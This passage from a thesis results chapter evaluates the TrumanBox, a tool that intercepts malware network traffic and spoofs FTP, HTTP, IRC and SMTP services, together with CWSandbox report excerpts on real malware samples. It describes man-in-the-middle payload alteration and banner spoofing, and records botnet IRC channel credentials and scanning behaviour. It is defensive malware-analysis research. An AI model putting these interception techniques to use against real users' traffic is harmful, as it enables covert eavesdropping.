In the following we want to focus our attention on different parts of the logging we see in Figure 5.6. Considering Figure 5.7, we see that the redirection to our simulation environment happens transparently to OSI layer-3, i.e., the *network layer*. Nevertheless, a smart client can become aware of our interception for example by probing the banner zoomed in Figure 5.8. As the TrumanBox is running in simulation mode, we could not determine whether to grant anonymous login or not, and hence we reject the first attempt to login as anonymous (see Figure 5.9). But in the second try, shown in Figure 5.10, we can login with an arbitrary username/password combination. Also an anonymous login attempt would now be accepted. As we do not spoof all the server's responses yet, our alteration of the payload send by the client, i.e., changing username and password to valid credentials becomes visible in the responses we receive (see line 2 and 6 of Figure 5.10).

```
Request: USER arbitrary
Response: 331 Password required for ftpin.
4791 > ftp [ACK] Seq=59 Ack=142 Win=5840 L
Request: PASS alsoarbitrary
ftp > 4791 [ACK] Seq=142 Ack=79 Win=5824 L
Response: 230 User ftpin logged in.
```

Figure 5.10.: Second login accepted

During the development we decided the behaviour “prompt for login, if you do not know what the original server wants” to be best in terms of information gathering, but implementation can be easily changed to an alternative processing.

One of our already implemented payload spoofing attempts can be observed in the *Entering Passive Mode* response presented in Figure 5.11. Since we have build our own local connection to the FTP service, the IP address is originally the localhost alias 127.0.0.1. Therefore we substitute it with the IP address of the original destination – here 128.101.240.212. The last two numbers figures, i.e., 225 and 2, encode the destination port ($57602 = 256 \cdot 225 + 2$), where the server is listening for the data connection.

```
Response: 227 Entering Passive Mode (128,101,240,212,225,2).
```

Figure 5.11.: Spoofed “Entering Passive Mode” response

Contacting a FTP server that does not accept anonymous login, results in the very same observations. Apart from the fact that we actually did that testrun for the sake of completeness, it is pretty obvious, not to get any other results. For lack of information, we only can get by contacting the real service, the TrumanBox is not aware of the different server configurations and hence cannot adjust response behaviour accordingly. Nevertheless, it is worth to mention that the behaviour in simulation mode is closer to an FTP server not providing anonymous login. This is done on purpose, because we rather stop monitoring a connection attempt where we can access the original server with anonymous login than losing credentials we may need for successful authentication during later analyses.

5.1.2. FTP in Half Proxy Mode

In contrast, we now want to cover the half proxy mode. Connecting to the original destination service we gather information, that we use to alter payloads between our simulation environment and the client. Here we have the banner, which is replayed to the client as downloaded from the original server and the login behaviour which is either granting anonymous login, or requiring credentials for authentication, respectively. If gathering this information would fail, we fall back to the behaviour as outlined in Section 5.1.1.

Anonymous Login

First improvement of our simulation can be observed, if the client tries to connect to a FTP server that grants anonymous login. Right after sending the request, we are connected to our simulation environment without being prompted to enter our credentials (Figure 5.12). Here it is not important on which port we try to contact the FTP service, as long as the original FTP server is listening on the corresponding port. By now this is necessary, since otherwise we cannot fetch the first payload sent by the server (SFS protocol) and hence we are not able to do our protocol identification by payload. To simplify matters, we stay here with the convention and connect to the standard TCP port 21 and present the port independence in Section 5.1.3.



Figure 5.12.: Connected after anonymous login

Manipulation of the filesystem structure is done the same way as in simulation mode. Once a path is requested, it will be created on-the-fly before the corresponding payload is forwarded. Hence, we again build up filesystem structures of certain servers, assuming the clients only do not send false proving request, i. e., they only request folders or files, which exist on the original target host.

What makes the difference comparing to simulation mode can best be seen by reviewing the Wireshark logfile given in Figure 5.13. Reconsidering same sections of the connection logging as we did in Section 5.1.1 we recognise to be closer to the behaviour of the original destination service. Like in simulation mode we are still intercepting trans-

5. RESULTS

No.	Time	Source	Destination	Protocol	Info
1	0.000000	192.168.183.151	128.101.240.212	TCP	4160 > ftp [SYN] Seq=0 Len=0 MSS=1460 TSV=56544 TSER=0 WS=3
2	0.008028	128.101.240.212	192.168.183.151	TCP	ftp > 4160 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=1044346 TSER=0
3	0.009132	192.168.183.151	128.101.240.212	TCP	4160 > ftp [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=56546 TSER=1044346
4	5.826259	128.101.240.212	192.168.183.151	FTP	Response: 220 saens.debian.org FTP server (vsftpd)
5	5.826741	192.168.183.151	128.101.240.212	TCP	4160 > ftp [ACK] Seq=1 Ack=43 Win=5840 Len=0 TSV=58000 TSER=1045810
6	5.846481	192.168.183.151	128.101.240.212	FTP	Request: USER anonymous
7	5.846646	128.101.240.212	192.168.183.151	TCP	ftp > 4160 [ACK] Seq=43 Ack=17 Win=5824 Len=0 TSV=1045814 TSER=58005
8	5.853920	128.101.240.212	192.168.183.151	FTP	Response: 331 Password required for ftpin.
9	5.862304	192.168.183.151	128.101.240.212	FTP	Request: PASS mozilla@example.com
10	5.881281	128.101.240.212	192.168.183.151	TCP	ftp > 4160 [ACK] Seq=77 Ack=43 Win=5824 Len=0 TSV=1045827 TSER=58009
11	6.064233	128.101.240.212	192.168.183.151	FTP	Response: 230 User ftpin logged in.
12	6.064583	192.168.183.151	128.101.240.212	FTP	Request: SYST
13	6.064709	128.101.240.212	192.168.183.151	TCP	ftp > 4160 [ACK] Seq=104 Ack=49 Win=5824 Len=0 TSV=1045855 TSER=58059
14	6.065182	128.101.240.212	192.168.183.151	FTP	Response: 215 UNIX Type: L8
15	6.065410	192.168.183.151	128.101.240.212	FTP	Request: PWD
16	6.065878	128.101.240.212	192.168.183.151	FTP	Response: 257 "/" is current directory.
17	6.066250	192.168.183.151	128.101.240.212	FTP	Request: TYPE I
18	6.066766	128.101.240.212	192.168.183.151	FTP	Response: 200 Type set to I
19	6.066936	192.168.183.151	128.101.240.212	FTP	Request: PASV
20	6.069577	128.101.240.212	192.168.183.151	FTP	Response: 227 Entering Passive Mode (128,101,240,212,143,153).
21	6.070008	192.168.183.151	128.101.240.212	FTP	Request: SIZE /
22	6.070179	192.168.183.151	128.101.240.212	TCP	2963 > 36761 [SYN] Seq=0 Len=0 MSS=1460 TSV=58061 TSER=0 WS=3
23	6.070625	128.101.240.212	192.168.183.151	TCP	36761 > 2963 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 TSV=1045859 TSER=0
24	6.070649	192.168.183.151	128.101.240.212	TCP	2963 > 36761 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV=58061 TSER=1045859
25	6.072098	128.101.240.212	192.168.183.151	FTP	Response: 550 /: not a regular file
26	6.072363	192.168.183.151	128.101.240.212	FTP	Request: MDTM /
27	6.077661	128.101.240.212	192.168.183.151	FTP	Response: 550 /: not a plain file.
28	6.078128	192.168.183.151	128.101.240.212	FTP	Request: RETR /
29	6.114496	128.101.240.212	192.168.183.151	FTP	Response: 550 /: Not a regular file
30	6.114788	192.168.183.151	128.101.240.212	FTP	Request: PASV

Figure 5.13.: Wireshark monitoring of anonymous FTP in half proxy mode

parent to OSI layer-3. Additionally we replay original banner if those can be fetched from the original server as shown in Figure 5.14.

```
Response: 220 saens.debian.org FTP server (vsftpd)
```

Figure 5.14.: Banner spoofing


```
Request: USER anonymous
ftp > 4160 [ACK] Seq=43 Ack=17 Win=5824 Len=0
Response: 331 Password required for ftpin.
Request: PASS mozilla@example.com
ftp > 4160 [ACK] Seq=77 Ack=43 Win=5824 Len=0
Response: 230 User ftpin logged in.
```

Figure 5.15.: Anonymous login accepted on first try

Also the browser's automatically initialised anonymous login is accepted on its first try (see Figure 5.15). Again we see the unspoofed server responses. Changing these requires just a few string manipulations, but we rather moved on to face other challenges. Examples for payload alteration can be found from the source code.


The banner fetched during protocol identification by payload (as covered in Section 4.2.3, is stored locally for later reuse. Regarding our positive check for anonymous

5.1. Appearance During User Interaction



```
root@debian-hiwi2: /tmp/truman-box/server-responses
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
root@debian-hiwi2:/tmp/truman-box/server-responses# cat 128.101.240.212\:21_ano
220 saens.debian.org FTP server (vsftpd)
root@debian-hiwi2:/tmp/truman-box/server-responses#
```

Figure 5.16.: Locally stored banner



```
root@debian-hiwi2: /tmp/truman-box/ftp
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
root@debian-hiwi2:/tmp/truman-box/ftp# cat 128.101.240.212\:21
2007-07-07-20-28-35
USER anonymous
PASS mozilla@example.com
SYST
PWD
TYPE I
PASV
SIZE /
MDTM /
RETR /
PASV
CWD /
LIST
PASV
SIZE /another/test/path/with_file.ext
MDTM /another/test/path/with_file.ext
RETR /another/test/path/with_file.ext
PASV
CWD /another/test/path/with_file.ext
LIST
PASV
SIZE /another/test/
MDTM /another/test/
RETR /another/test/
PASV
CWD /another/test/
LIST
root@debian-hiwi2:/tmp/truman-box/ftp#
```

Figure 5.17.: Logfile recorded by the TrumanBox

login on the original server, we mark the banner by the filename suffix “_ano” (Figure 5.16). Next time a connection request is sent to the same port on the same server we can determine login behaviour (anonymous or regular), banner, and hence the protocol by this server-response file and do not need to reconnect to the actual service.

The corresponding logfile recorded on the TrumanBox (shown in Figure 5.17) is pretty similar to the one we obtained in simulation mode. Only the process of authentication has been improved and anonymous login is granted on the first login attempt. Since the improvements just outlined come at a price of lowering the policy from *no outbounding traffic* to *only outgoing traffic induced under our control*, we now want to consider if

5. RESULTS




Figure 5.18.: Banner of server not granting anonymous login




Figure 5.19.: Login prompt

there are any affects on the behaviour, by connections requesting differently configured servers. Therefore, we now face appearance during a FTP request to a server, not granting anonymous login.

Non-anonymous Login

After we already gave two example executions in great detail, we now only want to point out behaviour differing from the previous run. As we are now contacting an FTP server, which does not grant anonymous login, we are prompted to enter our credentials. Again our behaviour depends on the locally stored banner of the original server. Since in this scenario there was no corresponding banner locally stored, we fetch the banner during protocol identification and save it. This time we do not add an “_ano” suffix, because our probing for anonymous login was negative. In Figure 5.18 we can see a `cat` of the

5.1. Appearance During User Interaction

file containing the banner.

According to the missing “_ano” suffix in the filename of the fetched banner, the TrumanBox rejects the anonymous login attempt automatically initiated by the browser and prompts us for valid login data. Figure 5.19 shows that we give arbitrary login data the server accepts.




Figure 5.20.: Wireshark logging of a server not granting anonymous login

```
Request: USER anonymous
ftp > 4736 [ACK] Seq=39 Ack=17 Win=5824 Len=0
Response: 331 Password required for anonymous.
Request: PASS mozilla@example.com
ftp > 4736 [ACK] Seq=77 Ack=43 Win=5824 Len=0
Response: 530 Login incorrect.
4736 > ftp [ACK] Seq=43 Ack=99 Win=5840 Len=0
Request: USER anybody
ftp > 4736 [ACK] Seq=99 Ack=57 Win=5824 Len=0
Response: 331 Password required for ftpin.
4736 > ftp [ACK] Seq=57 Ack=133 Win=5840 Len=0
Request: PASS cansignin
Response: 230 User ftpin logged in.
```

Figure 5.21.: Login relevant payloads reported by Wireshark

To prove our explanations on the behaviour we observe, let us again take a look at the Wireshark report, given in Figure 5.20. Especially in the login related payloads

5. RESULTS

we see our successful login with arbitrary credentials, after the automatically initiated anonymous login was rejected (see Figure 5.21).

After considering the client's FTP connection requests to both anonymous login enabled and disabled FTP server, we can see that the TrumanBox is acting more accurate in half proxy than in simulation mode. Moreover, we uncovered a couple of starting points for further improvements in our simulation. Especially the responses sent by the server may need a more advanced spoofing. In case of half proxy mode it also might be interesting to spoof answers on LIST requests, by downloading information from the original server respectively.

At this point, we once more want to remind of providing all those features would need programming efforts which cannot be handled within the scope of one thesis work. Therefore, the TrumanBox in its current version should rather be seen as a framework with a lot of examples on how to improve simulation than as an incompletely developed Internet simulation.

5.1.3. HTTP

In case of the HTTP protocol by now our simulation is very basic. Also here we provide the dynamic adjustment of the filesystem structure, happening transparently in the background. So far there is a simple `index.html` file copied into the folders created during the filesystem structure manipulation, saying that the file requested has been removed. Any request for some domain without trailing path will just lead to the standard placeholder page of our web server service. Considering Figure 5.22 we can observe that also requesting a simple domain on a nonstandard TCP port is resolved to our placeholder page.




Figure 5.22.: Connecting to a HTTP service on non-standard port

The corresponding logfile as reported by the TrumanBox is shown in Figure 5.23.

5.1. Appearance During User Interaction

This payload sent by the client is stored in `/tmp/truman-box/http` together with all the other HTTP logfiles.




Figure 5.23.: The request as it is logged by the TrumanBox

As we do not gather any information from the original destination during a HTTP connection, behaviour in simulation and half proxy mode is absolutely identical.

5.1.4. IRC

Also for IRC we do not distinguish between simulation and half proxy mode so far, even though transparency could enormously improve the simulation from a users point of view. Especially in half proxy mode where we could gather information about other users in the chat and then at least spoof the answers to namelist and who requests, respectively.




Figure 5.24.: Initiating an IRC connection

Refocusing on what we have implemented by now, we start an IRC connection from

5. RESULTS

the client-side by connecting to some IRC network. In our example we use the IRC client Xchat [Zel07] and initiate a connection to the CoolChat network (see Figure 5.24).

After the connection is established it is pretty obvious to a human user that we are not connected to the server we requested. All the welcome messages come unspoofed straight from our own service, as depicted in Figure 5.25. First testings showed us that it is not easy to spoof server responses during an IRC session. Since all responses contain the domainname of the server, we either need to spoof the whole communication, or do no spoofing at all. We have spent some time on this issue and were able to spoof the beginning of the communication pretty easily. But as soon as communication continued unspoofed the connection was dropped. Due to restrictions in time, we rather decided to go for the very noticeable IRC simulation that works, instead of presenting an unusable, half spoofed IRC simulation.




Figure 5.25.: Unspoofed IRC welcome of our own service



Figure 5.26.: Joining a channel in our IRC simulation

5.1. Appearance During User Interaction

Still we are able to join an arbitrary channel and send some messages there (see Figure 5.26). So a pretty simple malware might get tricked this way. And there is a lot of simple malware, as we will see in Section 5.2.

Again we also log the interaction during an IRC connection and save all the commands induced by the client in the folder `/tmp/truman-box/irc`. An example of these logfiles can be seen in Figure 5.27.


A screenshot of a terminal window titled 'root@TrumanBox: /tmp/truman-box/irc'. The window has a menu bar with 'Datei', 'Bearbeiten', 'Ansicht', 'Terminal', 'Reiter', and 'Hilfe'. The terminal content shows the output of the command 'cat 83.170.81.5\ :6667'. The log entries are: '2007-07-09-12-36-47', 'NICK cg', 'USER cg cg irc.coolchat.net :cg', 'PROTOCTL NAMESX', 'PING LAG1253873702', 'PING LAG1283948763', 'PING LAG1313994422', 'JOIN #test', 'MODE #test', 'WHO #test', 'PRIVMSG #test :here we go', 'WHO #test', 'PING LAG1344095618', 'PING LAG1374181708', and 'QUIT :Verlassend'. The prompt 'root@TrumanBox: /tmp/truman-box/irc#' is visible at the bottom.

Figure 5.27.: IRC example logfile on the TrumanBox

5.1.5. SMTP


The second of our supported SFS protocols is SMTP. According to our system design again we expect a difference in the observable behaviour of half proxy and simulation mode. Hence we will first consider pure simulation acting without any supportive information from the Internet, and then point out improvements we achieve by allowing certain outgoing traffic according to the policy met by the half proxy mode.

Simulation

In this example we contact the mail server of the University of Mannheim by invoking the command `telnet mail.uni-mannheim.de 25`. The banner we get in response is the static locally provided banner of our SMTP server used for the simulation. Hence this could already alert a client of not being connected to the server he meant to contact. After we have sent the obligatory `helo` command, as used to initiate an SMTP conversation, we again see a response that should make us suspicious. Identified as root who logged in from the localhost, should let the attentive client become aware of our

5. RESULTS

interception. The rest of the protocol is very generic and hence not suspicious, even without any payload modification. The whole login procedure from the clients view is shown in Figure 5.28.




```
christiangorecki@linux-client: ~  
Datei Bearbeiten Ansicht Terminal Reiter Hilfe  
christiangorecki@linux-client:~$ telnet mail.uni-mannheim.de 25  
Trying 134.155.96.21...  
Connected to mail.uni-mannheim.de.  
Escape character is '^]'.  
220 TrumanBox ESMTP Exim 4.63 Mon, 09 Jul 2007 12:56:33 +0200  
helo me  
250 TrumanBox Hello root at localhost [127.0.0.1]  
mail from: gorecki@uni-mannheim.de  
250 OK  
rcpt to: anybody@anywhere.com  
250 Accepted  
data  
354 Enter message, ending with "." on a line by itself  
  
testmail  
  
.  
250 OK id=1I7qvY-0002u2-LX  
quit  
221 TrumanBox closing connection  
Connection closed by foreign host.  
christiangorecki@linux-client:~$
```

Figure 5.28.: Client view on mail interaction in simulation mode

Analogue to our processing of the supported protocols, we log all the payloads sent by the client in the corresponding folder, namely `/tmp/truman-box/smtp`. The logfile created during our just presented session is shown in Figure 5.29, where the first `quit` command is not part of the session presented in Figure 5.28, but has been logged while probing if the server is reachable for our test. As it gives an example how different sessions are separated by timestamps, we decided to consider the logfile including the previous session, which is not part of the current test run.

Next, we have to decide how to handle mails a client wants to send. Not only because of the policy our simulation mode is restricted by, but rather for not spamming third parties with unwanted emails, we redirect all mails to a certain local user mail account. According our aim not to end up with a lot of very customised services, we do the redirection by altering the corresponding payload, instead of changing the SMTP server configuration. The account that should be used is defined in the `definitions.h` file of our source code at compiletime. In our example the TrumanBox is configured to redirect mails to the local user `christiangorecki`. Hence we can open the mail from that user account as shown in Figure 5.30.



```

root@TrumanBox: /tmp/truman-box/smtp
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
root@TrumanBox:/tmp/truman-box/smtp# cat 134.155.96.21\:25
2007-07-09-12-50-57
quit


2007-07-09-12-56-33
helo me
mail from: gorecki@uni-mannheim.de
rcpt to: anybody@anywhere.com
data

testmail

.
quit
root@TrumanBox:/tmp/truman-box/smtp#

```

Figure 5.29.: Example of an SMTP logfile



```

christiangorecki@TrumanBox: ~ <2>
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
christiangorecki@TrumanBox:~$ mail
Mail version 8.1.2 01/15/2001. Type ? for help.
"/var/mail/christiangorecki": 1 message 1 new
>N 1 gorecki@uni-mannh Mon Jul 09 12:57 17/526
&
Message 1:
From gorecki@uni-mannheim.de Mon Jul 09 12:57:20 2007
Envelope-to: christiangorecki@localhost
Delivery-date: Mon, 09 Jul 2007 12:57:20 +0200
From: gorecki@uni-mannheim.de
Date: Mon, 09 Jul 2007 12:57:14 +0200

testmail

& █

```


Figure 5.30.: Email redirected to local user account

Before we turn to the SMTP simulation in half proxy mode, we would like to remind, that we could already improve pure simulation by randomising responses. For these purposes we could store different sets of coherent server responses and spoof the payloads sent to the client with one of those sets respectively.

5. RESULTS


Half Proxy

Analogue to the half proxy mode for FTP we download the banner from the original service during the protocol identification by payload phase.



```
root@TrumanBox: /tmp/truman-box/server-responses
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
root@TrumanBox:/tmp/truman-box/server-responses# cat 134.155.96.21\:25
220 mail5.uni-mannheim.de ESMTP CommuniGate Pro 5.1c.4
root@TrumanBox:/tmp/truman-box/server-responses#
```

Figure 5.31.: Banner of the SMTP server the client attempts to contact



```
christiangorecki@linux-client: ~
Datei Bearbeiten Ansicht Terminal Reiter Hilfe
christiangorecki@linux-client:~$ telnet mail.uni-mannheim.de 25
Trying 134.155.96.21...
Connected to mail.uni-mannheim.de.
Escape character is '^]'.
220 mail5.uni-mannheim.de ESMTP CommuniGate Pro 5.1c.4
helo me
250 TrumanBox Hello root at localhost [127.0.0.1]
mail from: gorecki@uni-mannheim.de
250 OK
rcpt to: anybody@anywhere.com
250 Accepted
data
354 Enter message, ending with "." on a line by itself

testmail in half proxy mode
.
250 OK id=1I7rRD-000300-Bs
quit
221 TrumanBox closing connection
Connection closed by foreign host.
christiangorecki@linux-client:~$
```

Figure 5.32.: Client's view during SMTP session in half proxy mode

The banner is stored locally, e. g., in `/tmp/truman-box/server-responses`, together with the other server responses. Here we intentionally use the same folder as for FTP server responses, since this folder is checked for preexisting server responses during the protocol identification process.

While the client tries to contact the SMTP server `mail.uni-mannheim.de`, the TrumanBox contacts the original destination service to fetch the banner and stores it locally. The content of the corresponding plaintext file is given in Figure 5.31. The response to the client is spoofed as shown in Figure 5.32, where the client's view is presented. Comparing the result of our spoofing, with unspoofed server response given in Figure 5.28, the client now receives the original banner, as a first payload, i.e., "220 mail5.uni-mannheim.de ESMTP CommuniGate Pro 5.1c.4", instead of, "220 TrumanBox ESMT Exim 4.63 Mon, 09 Jul 2007 12:56:33 +0200".

By the given examples we can see the improvements we get by the price of allowing certain, self induced traffic to the Internet. If this price is worth of paying or can be tolerated respecting the policy, we have to meet in a given environment, must be decided individually by everybody running the TrumanBox.

5.1.6. Protocol Handling in Full Proxy and Transparent Mode

As in both, full proxy and transparent mode, we do not redirect the client's connection attempts to our own services, but just intercepting the connection to the original service, we do not need to provide any simulation at all. Still there are reasons to modify payloads anyway.

In transparent mode we do not have any possibility to alter payloads, and hence we cannot do more than simple monitoring. By now payloads are printed in combination with source/destination IP address and TCP port to `stdout`. Since functions for logging are already implement, we can also change that behaviour to writing the payloads we see into corresponding logfiles. Here it might be reasonable to apply patterns for matching certain data, and hence only log what we are interested in.

The full proxy mode in turn provides us with some more power over the contents we are forwarding between client and server. As we are man-in-the-middle, we can log, inject, drop, and even alter payloads. Furthermore, we can define rules when to close a connection. Defining this kind of ruleset needs a lot of efforts and cannot be done in general, but has to happen individually for the scenario the TrumanBox will be used in.

By now, we implemented one payload altering feature in order to prove this to be working as we claim. We implemented a simple function that blanks out possibly existing "Accept Encoding" flags in the header of HTTP. We came up with that idea while we were wondering about a lot of non-plaintext during a simple HTML session recording. While first payloads were still readable, the connection always changed to cryptic non printable data payloads. Since client and server use the "Accept Encoding" header field to agree on an encoding to use for their communication, we simply made the client propose no payload encoding, by removing the corresponding flags. Right after, all payloads were visible again.

5.2. Exemplification of TrumanBox Using CWSandbox

In the previous chapter we have seen how the TrumanBox behaves in common user-driven interaction. That was mainly meant to give an overview of the work we have done and

5. RESULTS




Figure 5.33.: Setup of our virtual testing environment

help to understand the features implemented so far. Now we want to refocus on our main aim, which is providing a simulation of certain Internet services to malware in order to improve analysis results. Given the CWSandbox as introduced in Chapter 2.3, we are provided with a dynamic malware analysing platform that creates reports based on the behaviour of malware samples during runtime. Since we have also got a huge repository of reports created by a CWSandbox system that is connected straight to the Internet, we have got a reference to compare our results obtained by using the CWSandbox in combination with the TrumanBox. For our analyses we use three virtual machines on a VMWare Server 1.0.3 which is hosted by a Windows Vista operating system. As virtual machines we use two Debian Linux, one lenny, which is the current testing version, and one etch, that is the stable 4.0, and one Windows XP Professional. The Linux machines both run Linux kernel 2.6.18-4-686 #1 SMP. The Windows XP machine is used for running the CWSandbox. One of the Linux machines is exclusively used to serve certain malware samples to the CWSandbox via a MySQL database, and the other one is our TrumanBox. The first interface of the TrumanBox, i. e., eth0, is connected to the host's physical interface by NAT, while the second interface points to the internal virtual network, also the CWSandbox and the MySQL serving Linux machine are connected to. According our setup all outgoing traffic caused by the CWSandbox has to pass the TrumanBox, if it is directed to the Internet. The whole setup is depicted in Figure 5.33. Having the TrumanBox running in a certain mode, we can analyse one malicious binary after another using the CWSandbox and compare the resulting reports with the given ones, generated having full Internet connectivity. Hence we can see, what our simulation is providing. Important is always to bring back the CWSandbox to a clean state, after

it has been compromised during analysis. Here we use the snapshot functionality of VMWare. Before executing the first malicious binary on the CWSandbox, we take a snapshot of the uninfected, ready configured virtual machine it is running on. From now on after every analysis, which is a potential infection of our system, we revert to that snapshot, taken of a clean system. In fact, we used the build-in *revert to snapshot* function of the CWSandbox. Therefore, we gave a second NIC to the virtual machine running the CWSandbox. We configured this one as a Host-Only network. Hence it provides us with a network communication channel to the host we can use for the control connection needed for the *revert to snapshot* mechanism to work in an automated manner. Since here no outgoing traffic can pass, we still see all the traffic directed to the Internet, passing by our TrumanBox. Note, that we also tried to transfer our virtual network including the 3 virtual machines to a VMWare Server hosted by a Linux system. Unfortunately we failed, as we always lost connection when adding the network interfaces to the logical bridge device on the TrumanBox.

Now we turn to the actual testing. Since we have access to a repository containing more than 80.000 malware samples, we first have to decide which binaries we pick up for testing. We thought it to be reasonable taking the "top 10 malwares" regarding submission and the "last 10 submitted" binaries, taken on 13th of July, 2007 at 11:18 o'clock. Since those binaries do not make use of neither the SMTP nor the FTP protocol, we additionally picked up a few samples that do use these protocols. The next challenge we are faced with is how to compare the results of our analyses given in form of very complex reports created by CWSandbox. As for our work only the network communication related parts are relevant, we restrict our consideration on the corresponding sections and compare differences regarding the following three scenarios: no TrumanBox, TrumanBox in simulation mode, and TrumanBox in half proxy mode. Furthermore, we only face the reports of binaries, that provide us with information on both capabilities and limits of improving malware analyses using the TrumanBox. Unfortunately, the different reports we face throughout this chapter cannot be compared as easily as for example numbers can be. Therefore we try to present our results in a descriptive way, to present the quality of our attempt in simulating network services for improvements in dynamic malware analysis. We first take a look at certain binaries among the last 10 submitted.

5.2.1. Last 10 Submitted Binaries

As a convention, each of the considered malicious binaries is named by its MD5 checksum. That way we have unique labels, we can use for further reference. Processes are indexed as in the reports generated by the CWSandbox.

0eb38ccf0798a6f3d9bc8d0f7c46870c

Right in the first test run we obtain a report confirming us in our approach. In Listing 5.1 the only network relevant section of the corresponding report, taken from our repository, is shown. There we only notice a successful domain name resolving and no further

5. RESULTS

network activity takes place. We want to remind you that it is in the nature of malicious binaries not always to behave deterministic. In fact during our very first test cases we often observed different behaviour in repeated executions of same binaries quite often.

Listing 5.1: Process 4 (w/o TrumanBox)

```
1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" >
4       <gethostbyname requested_host="new.najd.us" resulting_addr="63.173.172.98"
5       />
6     </connection>
7   </connections_unknown>
8 </winsock_section>
```

Executing the same binary in our test environment running the TrumanBox in simulation mode we obtained the report given in Listing 5.2. There we can see the same activity, followed by an IRC connection directed to the IP address resolved. As we figured out by manual connection attempts the corresponding server is offline and hence could not be reached by an unfiltered connection request. Using our TrumanBox the connection request is redirected to our own IRC server. That way the malware is served with responses according to requests, it is sending. This is what keeps the malware running and in turn provides us with more information on its behaviour. Accordingly we do not only get the port used by the server requested, but also nick, username, realname, channel, and password used to join the channel (line 8–10). Same information have also been recorded by the TrumanBox in the same way as logging was demonstrated in Chapter 5.1. In particularly noteworthy is that our TrumanBox recognises the IRC protocol on port 51115. Accordingly our protocol determination works as expected.

Listing 5.2: Process 4 (TrumanBox simulation)

```
1 <winsock_section>
2   <connections_unknown>
3     <connection connectionestablished="0" socket="0" >
4       <gethostbyname requested_host="new.najd.us" resulting_addr="63.173.172.98"
5       />
6     </connection>
7   </connections_unknown>
8   <connections_outgoing>
9     <connection protocol="IRC" connectionestablished="1" socket="352"
10       transportprotocol="TCP" remoteaddr="63.173.172.98" remoteport="51115" >
11       <irc_data nick="gm-784361508" non_rfc_conform="0" servername="0" username=
12       "mbhvhefgz" realname="gm-784361508" hostname="0" >
13       <channel password="dcpass" name="#dc" />
14       <notice_deleted value=":irc.localhost NOTICE gm-784361508 :Server is
15       currently in split mode." />
16     </irc_data>
17   </connection>
18 </connections_outgoing>
19 </winsock_section>
```

As there is no spoofing implemented for the IRC protocol yet, reports obtained by running the TrumanBox in half proxy mode are exactly the same as the given report for simulation mode. In the following we will consider reports created in half proxy mode only if there is any difference in the information reported.

218802085c080ad7dc3c3ca66e74f6c3

In this test case we observed 885 ICMP echo requests using the TrumanBox in simulation mode (see Listing 5.3), while the analysis without the TrumanBox did not show any network activity. This example we just mention, to point out that there is different behaviour in repeated executions, which is most likely not only depending on the test environment. We assume, that certain behaviour is triggered depending on other parameters, e.g., the point of time the malware is executed. This makes sense according to observations made in the past, where certain malware activities were triggered for example on New Year's Eve, or Christmas Eve.

Listing 5.3: Process 6 (TrumanBox simulation)

```

1  <icmp_section>
2    <ping request_size="33" host="88.234.76.190" quantity="2" />
3    <ping request_size="33" host="88.234.10.176" quantity="2" />
4    <ping request_size="33" host="88.234.25.211" quantity="2" />
5    <ping request_size="33" host="88.234.3.129" quantity="2" />
6    <ping request_size="33" host="88.234.60.234" quantity="2" />
7
8    : [snip 877 icmp echo requests]
9
10   <ping request_size="33" host="88.234.140.1" />
11   <ping request_size="33" host="88.234.113.139" />
12   <ping request_size="33" host="88.234.122.255" />
13 </icmp_section>
14 <winsock_section>
15 </winsock_section>

```

42e6eb92899f7c6bb25716006902c015

The following report section given in Listing 5.4 shows a typical alive probing, done by sending out hundreds of ICMP echo requests. Next connection requests to one of the tested IP addresses are initiated (line 24–25). Most likely the malware got an ICMP echo response from the corresponding machine and now tries to contact it, probably within a spreading attempt using known Windows exploits.

In contrast we are pointed to the limits of our TrumanBox in Listing 5.5. So far we do not respond to ICMP request and hence we will not be able to observe network activities only triggered after a certain host was probed to be online using ICMP packets. Similar behaviour was reported during execution of seven other samples, which we do not consider. This observation directs future work to implementing some ICMP responder function. We expect to obtain much better results that way.

5. RESULTS

Listing 5.4: Process 6 (w/o TrumanBox)

```
1 <icmp_section>
2   <ping request_size="33" host="61.90.28.248" />
3   <ping request_size="33" host="61.90.128.207" />
4   <ping request_size="33" host="61.90.96.128" />
5   <ping request_size="33" host="61.90.40.42" />
6   <ping request_size="33" host="61.90.1.235" />
7
8   ⋮   [snip 4 ICMP echo requests]
9
10  <ping request_size="33" host="61.90.186.153" />
11
12  ⋮   [snip 405 ICMP echo requests]
13
14  <ping request_size="33" host="61.90.190.118" />
15  <ping request_size="33" host="61.90.112.190" />
16  <ping request_size="33" host="61.90.70.104" />
17 </icmp_section>
18
19 <winsock_section>
20   <connections_unknown>
21     <connection connectionestablished="0" socket="0" />
22   </connections_unknown>
23   <connections_outgoing_blocked>
24     <connection connectionestablished="0" socket="1468" transportprotocol="TCP"
25       remoteaddr="61.90.186.153" remoteport="139" />
26     <connection connectionestablished="0" socket="1468" transportprotocol="TCP"
27       remoteaddr="61.90.186.153" remoteport="445" />
28   </connections_outgoing_blocked>
29 </winsock_section>
```

Listing 5.5: Process 6 (TrumanBox simulation)

```
1 <icmp_section>
2   <ping request_size="33" host="210.196.235.166" quantity="2" />
3   <ping request_size="33" host="210.196.41.70" quantity="2" />
4   <ping request_size="33" host="210.196.194.34" quantity="2" />
5   <ping request_size="33" host="210.196.120.163" quantity="2" />
6   <ping request_size="33" host="210.196.232.136" quantity="2" />
7
8   ⋮   [snip 3135 icmp echo requests]
9
10  <ping request_size="33" host="210.196.120.190" />
11  <ping request_size="33" host="210.196.249.37" />
12  <ping request_size="33" host="210.196.49.249" />
13 </icmp_section>
14 <winsock_section>
15 </winsock_section>
```

5.2.2. Top 10 Malwares

While the previous section was focusing on recent submissions, we now want to consider the most often submitted malware samples.

6c40b134ac1f37304d75190706dc6baf

This malware sample was reported to only disable shared network resources, while having full Internet connectivity (see Listing 5.6).

Listing 5.6: Process 4 (w/o TrumanBox)

```

1  <network_section>
2    <enum_share/>
3    <delete_share networkresource="IPC$" />
4    <delete_share networkresource="ADMIN$" />
5    <delete_share networkresource="C$" />
6  </network_section>

```

